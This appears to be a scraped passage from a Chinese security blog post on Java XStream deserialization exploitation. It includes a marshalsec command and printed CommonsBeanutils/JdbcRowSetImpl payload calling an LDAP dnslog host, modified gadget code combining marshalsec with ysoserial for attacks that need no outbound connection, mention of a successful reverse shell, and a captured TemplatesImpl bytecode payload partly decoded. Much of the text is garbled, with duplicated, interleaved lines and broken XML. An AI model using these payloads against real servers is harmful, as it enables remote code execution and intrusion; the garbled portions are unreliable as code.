
HTML-decode ^⌘⇧H

HTML-encode key characters ^⌘H

HTML-encode all characters

安全客 (www.anquanke.com)

随后 dnslog 成功收到请求。



```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.XStream CommonsBeanutils ldap://h73xu6.dnslog.cn/a >
cbu.xml
```

```
xue@Shimizu: ~/Documents/NetSafe/Tools/JavaTools cat cbu.xml
<java.util.PriorityQueue serialization="custom">
  <unserializable-parents/>
  <java.util.PriorityQueue>
    <default>
      <size>2</size>
      <comparator class="org.apache.commons.beanutils.BeanComparator">
        <property>databaseMetaData</property>
        <comparator class="java.util.Collections$ReverseComparator"/>
      </comparator>
    </default>
  </int>3</int>
  <com.sun.rowset.JdbcRowSetImpl serialization="custom">
    <javax.sql.rowset.BaseRowSet>
      <default>
        <concurrency>1008</concurrency>
        <escapeProcessing>true</escapeProcessing>
        <fetchDir>1000</fetchDir>
        <fetchSize>0</fetchSize>
        <isolation>2</isolation>
        <maxFieldSize>0</maxFieldSize>
        <maxRows>0</maxRows>
        <queryTimeout>0</queryTimeout>
        <readOnly>true</readOnly>
        <rowSetType>1004</rowSetType>
        <showDeleted>false</showDeleted>
        <dataSource>ldap://h73xu6.dnslog.cn/a</dataSource>
        <params/>
      </default>
    </javax.sql.rowset.BaseRowSet>
    <com.sun.rowset.JdbcRowSetImpl>
      <default>
        <iMatchColumns>
          <int>-1</int>
          <int>-1</int>
          <int>-1</int>
          <int>-1</int>
          <int>-1</int>
        </iMatchColumns>
      </default>
    </com.sun.rowset.JdbcRowSetImpl>
  </com.sun.rowset.JdbcRowSetImpl>
</java.util.PriorityQueue>
</java.util.PriorityQueue>
```


最后反弹成功。



0x05 marshalsec 和 ysoserial 的联姻

大部分人都把 `marshalsec` 当做一个快速 JNDI 服务器的工具，其实它也有其他功能，比如生成 XStream 的 payload 就很好。

问题在于 marshalsec 内置的 gadget 全都需要出网，这一点儿也不符合我这个完美主义者的实战需求，需要出网的 payload 那是实验室黑客才需要的。那么既然 ysoserial 内置了不需要出网的 gadget，可以结合起来吗？当然可以！新建一个 idea 项目，将 marshalsec 和 ysoserial 都引入 classpath 作为依赖。然后重写 `marshalsec.XStream`，一个字也不要改。






继续重写 `marshalsec.gadgets.CommonsBeanutils` 的 `makeCommonsBeanutilsJNDI` 方法。
这里以 URLDNS 作为举例

```
package marshalsec.gadgets;

import java.util.Collections;
import marshalsec.UtilFactory;
import marshalsec.util.Reflections;
import org.apache.commons.beanutils.BeanComparator;
import ysoserial.payloads.URLDNS;

public interface CommonsBeanutils extends Gadget {
    @Primary
    @Args(
        minArgs = 1,
        args = {"jndiUrl"},
        defaultArgs = {"{exploit.jndiUrl:ldap://localhost:1389/obj}"}
    )
    default Object makeCommonsBeanutilsJNDI(UtilFactory uf, String... args) throws Exception {
        URLDNS urldns = new URLDNS();
        Object object = urldns.getObject(args[0]);
        return object;
    }
}
```

这下想要用 ysoserial 的什么 gadget，只需要新建一个基于该 gadget 的对象，使用其 getObject 方法即可。
比如我已经实现了延时注入，可以判断不出网的机器是否存在漏洞，由于每次发包只是让线程阻塞 10s，且根据 response 时间即可判断，对服务器并无实际伤害，可以算是完美的无损 poc。



具体实战，需要什么功能？比如写 webshell、内存 shell、回显等，请读者自行实现，这里我只提供思路。

0x06 流量的解密



书归正传，朋友抓到的流量到底对服务器干了啥？我们来看看。

```
1 <java.util.PriorityQueue serialization="custom">
2   <unserializable-parents/>
3   <java.util.PriorityQueue>
4     <default>
5       <size>2</size>
6       <comparat
7 x20; <int>3</int>
8     <com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl serialization="custom">
9       &#
10 x20; <int>3</int>
11     <com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl serialization="custom">
12       &#
13 1;XQ+AQADKC lWAQAEQ29kZQEAD0xpbmV0dW1iZXJUYWJsZQEAEkxvY2FsVmFyaWFibGVUYWJsZQEABHRoaXMBABNMUmVzaW4vTG9naW5GaW
14 1;XQ+AQADKC lWAQAEQ29kZQEAD0xpbmV0dW1iZXJUYWJsZQEAEkxvY2FsVmFyaWFibGVUYWJsZQEABHRoaXMBABNMUmVzaW4vTG9naW5GaW
15 or class="org.apache.commons.beanutils.BeanComparator">
16   <property>outputProperties</property>
17   <comparator class="org.apache.commons.collections.comparators.ComparableComparator"/>
18 </comparator>
19 </default>
20 &#
21 or class="org.apache.commons.beanutils.BeanComparator">
22   <property>outputProperties</property>
23   <comparator class="org.apache.commons.collections.comparators.ComparableComparator"/>
24 </comparator>
25 </default>
26 &#
27 x20;<com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl>
28   <default>
29     <__name>Pwner</__name>
30     <__bytecodes>
31       <byte-array>yv66vgAAADIANgoACgAkBwAlCAAmCgACACcIACgKACKAKgoAAgArBwAsBwAtBwAuAQAGPGlu
32 x20;<com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl>
33   <default>
34     <__name>Pwner</__name>
35     <__bytecodes>
36       <byte-array>yv66vgAAADIANgoACgAkBwAlCAAmCgACACcIACgKACKAKgoAAgArBwAsBwAtBwAuAQAGPGlu
37 a;XI7AQAJdHJhbnNmb3JtAQByKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9N01tMY29tL3N1bi9vcmcvYX
38 a;XI7AQAJdHJhbnNmb3JtAQByKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9N01tMY29tL3N1bi9vcmcvYX
39 VybmFsL3hzbHRjL0RPTTsBAAhoYW5kbGVycwEAQltMY29tL3N1bi9vcmcvYXBhY2hlL&#
40 VybmFsL3hzbHRjL0RPTTsBAAhoYW5kbGVycwEAQltMY29tL3N1bi9vcmcvYXBhY2hlL&#
41 x33;htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmhG6YXRpb25iYW5kbGVyOwEACkV4Y2VwdGlbnMHAC8BAKYoTGNvbS9zdW4vb3JnL
42 x33;htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmhG6YXRpb25iYW5kbGVyOwEACkV4Y2VwdGlbnMHAC8BAKYoTGNvbS9zdW4vb3JnL
43 3;vYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmhG6YXRpb25iYW5kbGVyOylWAQAiaXRlcmF0b3IBADVMy29tL3N1bi9v
44 3;vYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmhG6YXRpb25iYW5kbGVyOylWAQAiaXRlcmF0b3IBADVMy29tL3N1bi9v
45 emVyL1NlcmhG6YXRpb25iYW5kbGVyOwEACDxbGluaXQ+AQANU3RhY2tNYXBuYWJsZQcALAEAC lNvdXJjZUZpbGUBABBMb2dpbkZpbHR
46 emVyL1NlcmhG6YXRpb25iYW5kbGVyOwEACDxbGluaXQ+AQANU3RhY2tNYXBuYWJsZQcALAEAC lNvdXJjZUZpbGUBABBMb2dpbkZpbHR
47 x41;A0ADUBABNqYXZhL2lvL0lPRXhjZXB0aW9uAQARUmVzaW4vTG9naW5GaWx0ZXIBAEBjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50Z
48 x41;A0ADUBABNqYXZhL2lvL0lPRXhjZXB0aW9uAQARUmVzaW4vTG9naW5GaWx0ZXIBAEBjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50Z
49 1;VKExqYXZhL2xhbmcvU3RyaW5nOylWAQAQamF2YS9sYW5nL1N0cm luZwEACGdlEj5dGVzAQAEKC lbQgEABXdyaXRlAQAFKftCKVYAIQAJ
50 1;VKExqYXZhL2xhbmcvU3RyaW5nOylWAQAQamF2YS9sYW5nL1N0cm luZwEACGdlEj5dGVzAQAEKC lbQgEABXdyaXRlAQAFKftCKVYAIQAJ
51 or class="org.apache.commons.beanutils.BeanComparator">
52   <property>outputProperties</property>
53   <comparator class="org.apache.commons.collections.comparators.ComparableComparator"/>
54 </comparator>
55 </default>
56 &#
57 or class="org.apache.commons.beanutils.BeanComparator">
58   <property>outputProperties</property>
```

可以判断使用了 CommonsBeanutils 和 CC3 的 gadget。



Request

PrettyRaw\nActions

30<__bytecodes>

31<byte-array>yv66vgAAADIANgoACgAkBwAlCAAmCgACACcIACgKACkAKgoAAgArBwAsBwAtBwAuAQAGPGlu

32x20;<com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl>

33<default>

34<__name>Pwner</__name>

35<__bytecodes>

36<byte-array>yv66vgAAADIANgoACgAkBwAlCAAmCgACACcIACgKACkAKgoAAgArBwAsBwAtBwAuAQAGPGlu

37a;XI7AQAJdHJhbnNmb3JtAQByKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9N01tMY29tL3N1bi9vcmcvYX

38a;XI7AQAJdHJhbnNmb3JtAQByKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9N01tMY29tL3N1bi9vcmcvYX

39VybmFsL3hzbHRjL0RPTTsBAahoYW5kbGVycwEAQltMY29tL3N1bi9vcmcvYXBhY2hlL&#

40VybmFsL3hzbHRjL0RPTTsBAahoYW5kbGVycwEAQltMY29tL3N1bi9vcmcvYXBhY2hlL&#

41x33;htbC9pbnRlcm5hbC9zZXJpYWxpemVlL1NlcmhG6YXRpb25lYW5kbGVyOwEACKV4Y2VwdGlbnMHAC8BAKYotGNvbS9zdW4vb3JnL

42x33;htbC9pbnRlcm5hbC9zZXJpYWxpemVlL1NlcmhG6YXRpb25lYW5kbGVyOwEACKV4Y2VwdGlbnMHAC8BAKYotGNvbS9zdW4vb3JnL

433;vYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVlL1NlcmhG6YXRpb25lYW5kbGVyOylWAQAIaXRlcmF0b3IBADVMY29tL3N1bi9v

443;vYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVlL1NlcmhG6YXRpb25lYW5kbGVyOylWAQAIaXRlcmF0b3IBADVMY29tL3N1bi9v

45emVlL1NlcmhG6YXRpb25lYW5kbGVyOwEACDxbGluaXQ+AQANU3RhY2tNYXBuYXJzZQcALAEAClNvdXJjZUZpbGUBABBMb2dpbkZpbHRl

46emVlL1NlcmhG6YXRpb25lYW5kbGVyOwEACDxbGluaXQ+AQANU3RhY2tNYXBuYXJzZQcALAEAClNvdXJjZUZpbGUBABBMb2dpbkZpbHRl

47x41;A0ADUBABNqYXZlL2lvL0lPRXhjZXB0aw9uAQARUmVzaW4vTG9naW5GaWx0ZXIBAEbjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50Z

48x41;A0ADUBABNqYXZlL2lvL0lPRXhjZXB0aw9uAQARUmVzaW4vTG9naW5GaWx0ZXIBAEbjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50Z

491;VKExqYXZlL2xhbmcvU3RyaW5nOylWAQAQamF2YS9sYW5nL1N0cmLuZwEACGdldeJ5dGVzAQAEKClbQgEABXdyaXRlAQAFKftCKVYAIQA

501;VKExqYXZlL2xhbmcvU3RyaW5nOylWAQAQamF2YS9sYW5nL1N0cmLuZwEACGdldeJ5dGVzAQAEKClbQgEABXdyaXRlAQAFKftCKVYAIQA

51or class="org.apache.commons.beanutils.BeanComparator">

52<property>outputProperties</property>

53<comparator class="org.apache.commons.collections.comparators.ComparableComparator"/>

54</comparator>

55</default>

56&#

57or class="org.apache.commons.beanutils.BeanComparator">

58<property>outputProperties</property>

59<comparator class="org.apache.commons.collections.comparators.ComparableComparator"/>

60</comparator>

61</default>

62&#

63AA4AAAAAGAAEAAAAZAA8AAAAgAAMAAAABABAAEQAAAAAAQAUAUAAQAAAAEAFgAXAAIAGAAAAAQAAQAZAAEAEGaAAAIADQAAAEKAAAAEAAA

64AA4AAAAAGAAEAAAAZAA8AAAAgAAMAAAABABAAEQAAAAAAQAUAUAAQAAAAEAFgAXAAIAGAAAAAQAAQAZAAEAEGaAAAIADQAAAEKAAAAEAAA

65x51;AAABa7AAJZEg03AAQSBbYABrYAB6cABEuxAAEAAAAARABQACAADAA4AAAAAAQAAAAARABEAeAUABIAFQUAA8AAAACAAAAIAAAAAcAA

66</__bytecodes>

67<__transletIndex>-1</__transletIndex>

68<__indent

69x51;AAABa7AAJZEg03AAQSBbYABrYAB6cABEuxAAEAAAAARABQACAADAA4AAAAAAQAAAAARABEAeAUABIAFQUAA8AAAACAAAAIAAAAAcAA

70</__bytecodes>

71<__transletIndex>-1</__transletIndex>

72<__indent

73e;umber>0</__indentNumber>

74</default>

75<boolean>>false</boolean>

76</com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl>

77</com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl>

78<com.sun.org.apach

79e;umber>0</__indentNumber>

80</default>

81<boolean>>false</boolean>

82</com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl>

83</com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl>

84<com.sun.org.apach

85e.xalan.internal.xsltc.trax.TemplatesImpl reference="../com.sun.org.apache.xalan.internal.xsltc.trax.Templa

86</java.util.PriorityQueue>

87</java.util.PriorityQueue>

安全客 | www.anquanke.com

这段流量以 yv66vgAAAD 开头可以判断是 base64 的序列化 payload，尝试对流量整理，得到下面的流量。

```
yv66vgAAADIANgoACgAkBwAlCAAmCgACACcIACgKACkAKgoAAgArBwAsBwAtBwAuAQAGPGluXI7AQAJdHJhbnNmb3JtAQByKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9N01tMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVlL1NlcmhG6YXRpb25lYW5kbGVyOylWAQAIaXZlL2lvL0lPRXhjZXB0aw9uAQARUmVzaW4vTG9naW5GaWx0ZXIBAEbjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50Zx41;A0ADUBABNqYXZlL2lvL0lPRXhjZXB0aw9uAQARUmVzaW4vTG9naW5GaWx0ZXIBAEbjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50Z1;VKExqYXZlL2xhbmcvU3RyaW5nOylWAQAQamF2YS9sYW5nL1N0cmLuZwEACGdldeJ5dGVzAQAEKClbQgEABXdyaXRlAQAFKftCKVYAIQA1;VKExqYXZlL2xhbmcvU3RyaW5nOylWAQAQamF2YS9sYW5nL1N0cmLuZwEACGdldeJ5dGVzAQAEKClbQgEABXdyaXRlAQAFKftCKVYAIQA
```

https://www.anquanke.com/post/id/239865

11/13



neVxjc3NcbG9naW4uY3NzDAALADABAAVsb2dpbgcAMQwAMgAzDAA0ADUBABNqYXZhL2lvL0IPRXhjZXB0aW9uAQARUmVzaW4vTG9naW5GaWx0ZXIBAEbjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvcnVudGltZS9BYnN0cmFjdFRyYW5zbGV0AQAY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL1RyYW5zbGV0RXhjZXB0aW9uAQAVKExqYXZhL2xhbmcvU3RyaW5nOyIWAQAQamF2YS9sYW5nL1N0cmIuZwEACGldEj5dGVzAQAEKClbQgEABXdyaXRIAQAFKftCKVYAIQAJAAoAAAAAAQAAQALAAwAAQANAAAAALwABAAEAAAAFKrcAAbEAAAACAA4AA AAGAAEAAAAMAA8AAAAMAAEAAAAAFABAAEQAAAAEAEgATAAIADQAAAD8AAAAADAAAAAbEAAAAC

对其进行解码

Base64编码/解码

在下面的文本框内输入需要处理的内容

```

? ? ? ? 26

$ %&
'(
)*
+ , - . <in?r;      transform r(Lcom/sun/org/apache/xalan/internal/xsltc/DOM;
[Lcom/sun/org/apache/xml/internal/serializer/SerializationHandler;)V document -
Lcom/sun/org/apache/xalan/internal/xsltc/DOM; handlers B[Lcom/sun/org/apache/xml/intern
al/serializer/SerializationHandler;
Exceptions /
?(Lcom/sun/org/apache/xalan/internal/xsltc/DOM;Lcom/sun/org/apache/xml/internal/dtm/DT
MAxisIterator;Lcom/sun/org/apache/xml/internal/serializer/SerializationHandler;)V iterator 5L
com/sun/org/apache/xml/internal/dtm/DTMAxisIterator; handler ALcom/sun/org/apache/xml/
internal/serializer/SerializationHandler; <clinit>
StackMapTable ,
